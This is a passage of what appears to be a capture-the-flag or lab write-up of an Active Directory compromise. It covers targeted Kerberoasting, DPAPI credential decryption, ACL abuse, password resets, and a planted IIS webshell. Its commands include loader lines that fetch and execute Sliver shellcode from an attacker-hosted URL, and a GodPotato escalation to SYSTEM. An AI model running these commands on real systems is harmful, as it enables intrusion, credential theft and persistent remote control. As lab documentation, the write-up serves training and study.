
With jon.peters compromised, BloodHound revealed that this account has GenericWrite privileges over three domain users: maria.clerk, nina.soto, and paul.roberts. GenericWrite allows modifying object attributes, including setting an SPN on these accounts to make them Kerberoastable.
6.2 Targeted Kerberoasting
Using UwU Toolkit’s targeted_kerberoast module, SPNs were temporarily set on each target user to request and capture their TGS tickets.
UwU Toolkit targeted_kerberoast > set target_user nina.soto
TARGET_USER => nina.soto
UwU Toolkit targeted_kerberoast > run
[*] Running targeted_kerberoast...

[*] Target DC: 10.0.29.180
[*] Attacker: city.local\jon.peters
[*] Target:   nina.soto

[*] Running targetedKerberoast.py ...
[*] [*] Starting kerberoast attacks
[*] [*] Attacking user (nina.soto)
[*] [VERBOSE] SPN added successfully for (nina.soto)
[+] [+] Writing hash to file for (nina.soto)
[*] [VERBOSE] SPN removed successfully for (nina.soto)
[+] Captured 1 TGS hash(es) in /workspace/Kerberoastables.txt

[+] Module completed successfully
UwU Toolkit targeted_kerberoast > set target_user paul.roberts
TARGET_USER => paul.roberts
UwU Toolkit targeted_kerberoast > run
[*] Running targeted_kerberoast...

[*] Target DC: 10.0.29.180
[*] Attacker: city.local\jon.peters
[*] Target:   paul.roberts

[*] Running targetedKerberoast.py ...
[*] [*] Starting kerberoast attacks
[*] [*] Attacking user (paul.roberts)
[*] [VERBOSE] SPN added successfully for (paul.roberts)
[+] [+] Writing hash to file for (paul.roberts)
[*] [VERBOSE] SPN removed successfully for (paul.roberts)
[+] Captured 2 TGS hash(es) in /workspace/Kerberoastables.txt

[+] Module completed successfully
UwU Toolkit targeted_kerberoast > set target_user maria.clerk
TARGET_USER => maria.clerk
UwU Toolkit targeted_kerberoast > run
[*] Running targeted_kerberoast...

[*] Target DC: 10.0.29.180
[*] Attacker: city.local\jon.peters
[*] Target:   maria.clerk

[*] Running targetedKerberoast.py ...
[*] [*] Starting kerberoast attacks
[*] [*] Attacking user (maria.clerk)
[*] [VERBOSE] SPN added successfully for (maria.clerk)
[+] [+] Writing hash to file for (maria.clerk)
[*] [VERBOSE] SPN removed successfully for (maria.clerk)
[+] Captured 3 TGS hash(es) in /workspace/Kerberoastables.txt

[+] Module completed successfully
After cracking, nina.soto’s password was recovered: [REDACTED].
6.3 Backups Share Access
With nina.soto’s credentials, the Backups share became accessible, revealing Windows Image (WIM) profile backup files for two users.
Exegol ➜ /workspace x nxc smb 10.0.29.180 -u "nina.soto" -p '[REDACTED]' --shares
SMB         10.0.29.180     445    DC-CC    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.29.180     445    DC-CC    [+] city.local\nina.soto:[REDACTED]
SMB         10.0.29.180     445    DC-CC    [*] Enumerated shares
SMB         10.0.29.180     445    DC-CC    Share           Permissions     Remark
SMB         10.0.29.180     445    DC-CC    -----           -----------     ------
SMB         10.0.29.180     445    DC-CC    ADMIN$                          Remote Admin
SMB         10.0.29.180     445    DC-CC    Backups         READ
SMB         10.0.29.180     445    DC-CC    C$                              Default share
SMB         10.0.29.180     445    DC-CC    IPC$            READ            Remote IPC
SMB         10.0.29.180     445    DC-CC    NETLOGON        READ            Logon server share
SMB         10.0.29.180     445    DC-CC    SYSVOL          READ            Logon server share
SMB         10.0.29.180     445    DC-CC    Uploads
The Backups share contained a UserProfileBackups directory with WIM files for clerk.john and sam.brooks.
Exegol ➜ /workspace x smbclient.py "nina.soto":"[REDACTED]"@"10.0.29.180"
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Backups
# ls
drw-rw-rw-          0  Thu Oct 30 09:55:14 2025 .
drw-rw-rw-          0  Thu Oct 30 09:55:14 2025 ..
drw-rw-rw-          0  Thu Oct 30 09:55:14 2025 Documents Backup
drw-rw-rw-          0  Thu Oct 30 11:55:27 2025 UserProfileBackups
# cd Documents Backup
# ls
drw-rw-rw-          0  Thu Oct 30 09:55:14 2025 .
drw-rw-rw-          0  Thu Oct 30 09:55:14 2025 ..
-rw-rw-rw-    2347395  Thu Oct 30 09:54:12 2025 City_Council_Official_Records.pdf
-rw-rw-rw-        829  Fri Feb  6 01:55:19 2026 Staff_Contacts.txt
# mget *
[*] Downloading City_Council_Official_Records.pdf
[*] Downloading Staff_Contacts.txt
# cd ..
# cd UserProfileBackups
# ls
drw-rw-rw-          0  Thu Oct 30 11:55:27 2025 .
drw-rw-rw-          0  Thu Oct 30 11:55:27 2025 ..
-rw-rw-rw-   69883158  Thu Oct 30 09:54:12 2025 clerk.john_ProfileBackup_0729.wim
-rw-rw-rw-     130326  Thu Oct 30 11:55:27 2025 sam.brooks_ProfileBackup_0728.wim
# mget *
[*] Downloading clerk.john_ProfileBackup_0729.wim
Phase 7: DPAPI Credential Extraction
7.1 WIM File Analysis
The WIM files are Windows Image Format archives containing full user profile backups. Extracting the clerk.john backup revealed a complete Windows user profile including DPAPI-protected credentials.
Exegol ➜ /workspace/nina x 7z x clerk.john_ProfileBackup_0729.wim -ooutput_dir/
Exegol ➜ /workspace/nina x ls
output_dir                   clerk.john_ProfileBackup_0729.wim  Staff_Contacts.txt
City_Council_Official_Records.pdf  sam.brooks_ProfileBackup_0728.wim
Exegol ➜ /workspace/nina x cd output_dir
Exegol ➜ /workspace/nina/output_dir x ls
'3D Objects'   Druckumgebung         Pictures        NTUSER.DAT
 Anwendungsdaten  'Eigene Dateien'   Recent          ntuser.dat.LOG1
 AppData        Favorites            'Saved Games'   ntuser.dat.LOG2
 Contacts       Links                Searches        NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TM.blf
 Cookies       'Lokale Einstellungen' SendTo         NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TMContainer0000000000000000001.regtrans-ms
 Desktop        Music                Startmenü       NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TMContainer0000000000000000002.regtrans-ms
 Documents      Netzwerkumgebung     Videos          ntuser.ini
 Downloads      OneDrive             Vorlagen
7.2 Email Discovery
An email on the Desktop from Emma Hayes to Clerk John revealed that DPAPI-protected credentials were stored in the Windows Credential Manager as part of a temporary access arrangement.
Exegol ➜ nina/output_dir/Desktop x cat 2025-10-30_Emma-Hayes_to_Clerk-John_Temporary-Access_DPAPI.eml
Subject: Temporary access while I'm on vacation

Hi John,

Quick heads-up: while I'm on vacation, you may use my account to handle urgent IT tasks.

Credentials
I'll share the credentials with you via our approved channel. Please store them in Windows Credential Manager (Control Panel → User
Accounts → Credential Manager → Windows Credentials → Add a Windows credential) and use them from there.

DPAPI note (why Credential Manager):
Windows Credential Manager protects saved credentials with DPAPI–they're encrypted to your user profile (and this machine), so the
password isn't stored in plaintext. Still, treat it as sensitive: accounts with LOCAL SYSTEM / domain admin privileges can technically
recover DPAPI-protected secrets, so only use it on trusted machines and profiles, and never export or sync these creds.

When I'm back
On my return, please remove the stored credential from Credential Manager. As discussed, your temporary membership in the "Remote
Management" group will be revoked after my vacation.

Security reminders

Use the account only for work-related actions you'd normally escalate to IT.

Don't save the password anywhere else or forward it.

Log off when finished and avoid keeping interactive sessions open.

Thanks for covering!

Best,
Emma Hayes
Helpdesk / IT Support
emma.hayes@city.local#
7.3 DPAPI Master Key Decryption
The DPAPI master key was located in the user’s Protect directory and decrypted using clerk.john’s known password via Impacket’s dpapi.py.
Exegol ➜ /workspace/nina/output_dir x ls "AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/"
BK-CITY  de222e76-cb5d-418f-a1c2-7e4e9dfe29e1  Preferred
Exegol ➜ /workspace/nina/output_dir x dpapi.py masterkey -file "AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1" -sid S-1-5-21-407732331-1521580060-1819249925-1103 -password '[REDACTED]'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     : 2 (2)
Guid        : de222e76-cb5d-418f-a1c2-7e4e9dfe29e1
Flags       : 0 (0)
Policy      : 0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key:
0x[REDACTED]
7.4 Credential Blob Decryption
With the decrypted master key, the DPAPI credential blob was decrypted, revealing Emma Hayes’ domain credentials.
Exegol ➜ /workspace/nina/output_dir x dpapi.py credential -file "AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291" -key 0x[REDACTED]
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-10-30 15:53:55+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=emma-exclusive-access
Description :
Unknown     :
Username    : city.local\emma.hayes
Unknown     : [REDACTED]
Credentials recovered: emma.hayes:[REDACTED]
Phase 8: ACL Abuse & Lateral Movement
8.1 BloodHound - Emma Hayes Attack Paths

BloodHound analysis of emma.hayes revealed extensive ACL control over multiple objects, including WriteDacl on the CityOps OU, GenericWrite on web_admin and Quarantine OU, and WriteDacl on several user accounts including sam.brooks, alex.king, and rita.cho.
8.2 Enabling sam.brooks
The user enumeration from Phase 3 showed that sam.brooks had a BadPW count of 1 and appeared to be disabled. Since sam.brooks is a member of the Remote Management Users group, enabling this account and resetting the password would provide WinRM access.
First, GenericAll was granted on sam.brooks using UwU Toolkit’s bloody_writedacl module, then the password was reset and the account was enabled.
UwU Toolkit bloody_writedacl > run
[*] Running bloody_writedacl...

[*] Host: 10.0.29.180
[*] Domain: city.local
[*] User: emma.hayes
[*] TARGET: sam.brooks
[*] TRUSTEE: emma.hayes

[*] Command: bloodyAD -d city.local -u emma.hayes -p [HIDDEN] --host 10.0.29.180 add genericAll sam.brooks emma.hayes

[*] Using local bloodyAD
[+] [+] emma.hayes has now GenericAll on sam.brooks

[*] To undo: use bloodyad/remove_genericall
[+] Module completed successfully
UwU Toolkit bloody_writedacl >
UwU Toolkit bloody_setpassword > set new_pass [REDACTED]
NEW_PASS => [REDACTED]
UwU Toolkit bloody_setpassword > run
[*] Running bloody_setpassword...

[*] Host: 10.0.29.180
[*] Domain: city.local
[*] User: emma.hayes
[*] TARGET: sam.brooks
[*] NEW_PASS: [REDACTED]

[*] Command: bloodyAD -d city.local -u emma.hayes -p [HIDDEN] --host 10.0.29.180 set password sam.brooks [REDACTED]

[*] Using local bloodyAD
[+] [+] Password changed successfully!

[+] Module completed successfully
The account was still disabled, so userAccountControl was set to 512 (NORMAL_ACCOUNT) to enable it.
Exegol ➜ /workspace/nina/output_dir x bloodyAD -u emma.hayes -p '[REDACTED]' -d city.local --host 10.0.29.180 set object sam.brooks userAccountControl -v 512
[+] sam.brooks's userAccountControl has been updated
8.3 WinRM Access as sam.brooks
With the account enabled and password reset, WinRM access was obtained.
Exegol ➜ /workspace/nina/output_dir x evil-winrm -u "sam.brooks" -p "[REDACTED]" -i "10.0.29.180"

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> whoami
city\sam.brooks
*Evil-WinRM* PS C:\Users\sam.brooks\Documents>
8.4 Gaining WriteDacl on CityOps OU
Emma Hayes has WriteDacl on the CityOps OU. This was leveraged to grant her GenericAll on the OU, which is necessary for moving objects into it.
Exegol ➜ /workspace x bloodyAD -d city.local -u emma.hayes -p '[REDACTED]' --host 10.0.29.180 add genericAll "OU=CityOps,DC=city,DC=local" emma.hayes
[+] emma.hayes has now GenericAll on OU=CityOps,DC=city,DC=local
8.5 Locating web_admin
The web_admin account is the IIS web server infrastructure management and operations account. An LDAP search revealed it was located in the Quarantine OU rather than CityOps.
Exegol ➜ /workspace x ldapsearch -H ldap://10.0.29.180 -D 'emma.hayes@city.local' -w '[REDACTED]' -b 'DC=city,DC=local' '(sAMAccountName=web_admin)' dn
# extended LDIF
#
# LDAPv3
# base <DC=city,DC=local> with scope subtree
# filter: (sAMAccountName=web_admin)
# requesting: dn
#

# Web Admin, Quarantine, city.local
dn: CN=Web Admin,OU=Quarantine,DC=city,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
8.6 Moving web_admin to CityOps
To reset web_admin’s password, the account needed to be in the CityOps OU where Emma Hayes has the necessary privileges. Using ldapmodify with a moddn changetype, the account was moved from Quarantine to CityOps.
Exegol ➜ /workspace x echo -e "dn: CN=Web Admin,OU=Quarantine,DC=city,DC=local\nchangetype: moddn\nnewrdn: CN=Web Admin\ndeleteoldrdn: 1\nnewsuperior: OU=CityOps,DC=city,DC=local" | ldapmodify -H ldap://10.0.29.180 -D 'emma.hayes@city.local' -w '[REDACTED]'
modifying rdn of entry "CN=Web Admin,OU=Quarantine,DC=city,DC=local"
With the account now in CityOps, the password was reset.
Exegol ➜ /workspace x bloodyAD -d city.local -u emma.hayes -p '[REDACTED]' --host 10.0.29.180 set password web_admin '[REDACTED]'
[+] Password changed successfully!
Verifying SMB access with the new credentials:
Exegol ➜ /workspace x nxc smb 10.0.29.180 -u "web_admin" -p '[REDACTED]' --shares
SMB         10.0.29.180     445    DC-CC    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.29.180     445    DC-CC    [+] city.local\web_admin:[REDACTED]
SMB         10.0.29.180     445    DC-CC    [*] Enumerated shares
SMB         10.0.29.180     445    DC-CC    Share           Permissions     Remark
SMB         10.0.29.180     445    DC-CC    -----           -----------     ------
SMB         10.0.29.180     445    DC-CC    ADMIN$                          Remote Admin
SMB         10.0.29.180     445    DC-CC    Backups
SMB         10.0.29.180     445    DC-CC    C$                              Default share
SMB         10.0.29.180     445    DC-CC    IPC$            READ            Remote IPC
SMB         10.0.29.180     445    DC-CC    NETLOGON        READ            Logon server share
SMB         10.0.29.180     445    DC-CC    SYSVOL          READ            Logon server share
SMB         10.0.29.180     445    DC-CC    Uploads
Phase 9: IIS Exploitation & Privilege Escalation
9.1 Executing as web_admin
The web_admin account is not a member of Remote Management Users, so WinRM is not directly available. However, using the existing sam.brooks WinRM session with RunAsCs (run.exe), commands can be executed in web_admin’s context.
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> .\run.exe web_admin '[REDACTED]' "whoami" -d city.local
[*] Warning: User profile directory for user web_admin does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'web_admin' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more
privileged token.

city\web_admin
9.2 Sliver C2 Session as sam.brooks
A custom Go-based AV bypass loader (runner.exe) was compiled and uploaded to obtain a Sliver C2 session via mTLS. This provides a more flexible shell than Evil-WinRM for further exploitation. The Sliver mTLS implant shellcode was base64-encoded for delivery via the runner’s remote loading capability:
base64 -w0 implant.bin > implant.enc
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> upload runner.exe

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run
command

Info: Uploading /workspace/runner.exe to C:\Users\sam.brooks\Documents\runner.exe

Data: 11584852 bytes of 11584852 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> .\runner.exe -remote http://10.200.38.219:8000/implant.enc
[+] Loading shellcode from remote URL...
[+] Shellcode decoded. Executing...

[server] sliver > sessions

 ID         Transport  Remote Address       Hostname  Username          Operating System  Health
========== ========== ==================== ========== ================= ================== ========
 48141657   mtls       10.0.29.180:50583    DC-CC     CITY\sam.brooks   windows/amd64     [ALIVE]
9.3 Sliver C2 Session as web_admin
With the sam.brooks Sliver session established, RunAsCs was used to execute the Sliver implant loader as web_admin, obtaining a second C2 session under the IIS management account.
*Evil-WinRM* PS C:\tools> .\run.exe web_admin '[REDACTED]' "C:\tools\runner.exe -remote http://10.200.38.219:8000/implant.enc" -d city.local
[*] Warning: User profile directory for user web_admin does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'web_admin' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more
privileged token.
Verifying the new session identity in Sliver confirmed the web_admin token:
[server] sliver (BIG_BRICK) > whoami

Logon ID: <err>
[*] Current Token ID: CITY\web_admin
9.4 Webshell Deployment
With a valid web_admin session, the next step was to deploy an ASPX webshell (cmd.aspx) to the IIS web root to gain code execution as the IIS service account. The webshell was first uploaded via the sam.brooks Evil-WinRM session (this could have been done through either session):
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> upload shell.aspx

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run
command

Info: Uploading /workspace/shell.aspx to C:\Users\sam.brooks\Documents\shell.aspx

Info: Upload successful!
Then web_admin was used to copy the webshell into the IIS wwwroot directory:
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> .\run.exe web_admin '[REDACTED]' "cmd /c copy C:\Users\sam.brooks\Documents\shell.aspx C:\inetpub\wwwroot\shell.aspx" -d city.local
[*] Warning: User profile directory for user web_admin does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'web_admin' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more
privileged token.
        1 file(s) copied.
With the webshell deployed, browsing to http://city.local/shell.aspx provided a command execution interface running as the IIS service account. The runner binary was executed through the webshell to establish a Sliver C2 session.

The webshell executed c:\tools\runner.exe with the Sliver implant URL, establishing a new C2 session running as the IIS service account.
Shell exitedc5174231 BIG_BRICK - 10.0.29.180:50754 (DC-CC) - windows/amd64 - Fri, 06 Mar 2026 14:54:52 PST

[server] sliver (BIG_BRICK) > use

[*] Active session BIG_BRICK (c5174231-b617-4612-8f17-4f4e3367e86e)

[server] sliver (BIG_BRICK) > shell

[*] Shell management: `shell ls`, `shell attach <id>`
[*] Escape: press Ctrl-] to return to the Sliver client
[*] Opening shell tunnel ...

[*] Started remote shell [3] with pid 5968
9.5 SeImpersonatePrivilege
The IIS service account has SeImpersonatePrivilege, which is a well-known escalation vector on Windows.

PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
9.6 GodPotato to SYSTEM
GodPotato was used to abuse SeImpersonatePrivilege and execute the Sliver implant loader as NT AUTHORITY\SYSTEM. The payload was wrapped with Donut to generate position-independent shellcode from the GodPotato executable.
donut -i /workspace/gp.exe -a 2 -b 2 -p '-cmd "c:\tools\runner.exe -remote http://10.200.38.219:8000/implant.enc"' -o /workspace/gp.bin
The resulting shellcode was then base64-encoded for remote delivery:
base64 -w0 gp.bin > gp.enc
The encoded payload was hosted and executed on the target:
PS C:\tools> .\runner.exe -remote http://10.200.38.219:8000/gp.enc
.\runner.exe -remote http://10.200.38.219:8000/gp.enc
[+] Loading shellcode from remote URL...
[+] Shellcode decoded. Executing...
[*] CombaseModule: 0x140713181642752
[*] DispatchTable: 0x140713183944768
[*] UseProtseqFunction: 0x140713183322256
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\8ad0b85a-d41f-4983-a55d-d010ad0bb377\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005002-0b30-ffff-c087-049fb4a04d00
[*] DCOM obj OXID: 0xfe57d8f7c97601ba
[*] DCOM obj OID: 0xb4fd5c8218b65265
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 920 Token:0x844  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2448
[+] Loading shellcode from remote URL...
[+] Shellcode decoded. Executing...
A new Sliver session was received as NT AUTHORITY\SYSTEM:
[*] Session f81b1f8d BIG_BRICK - 10.0.29.180:50833 (DC-CC) - windows/amd64 - Fri, 06 Mar 2026 15:04:51 PST
Shell exited

[server] sliver > use

[*] Active session BIG_BRICK (f81b1f8d-e653-4b0b-8ff0-594398f8fac4)

[server] sliver (BIG_BRICK) > whoami

Logon ID: CITY\DC-CC$
[*] Current Token ID: NT AUTHORITY\SYSTEM
[server] sliver (BIG_BRICK) >
Full domain compromise achieved as NT AUTHORITY\SYSTEM on the Domain Controller.
Credentials Summary
Phase 2 - Binary Analysis
────────────────────────────────────────────────────────────────
svc_services_portal : [REDACTED]       → Hardcoded in PyInstaller binary

Phase 4 - Kerberoasting
────────────────────────────────────────────────────────────────
clerk.john          : [REDACTED]       → Kerberoast + hashcat (rockyou)

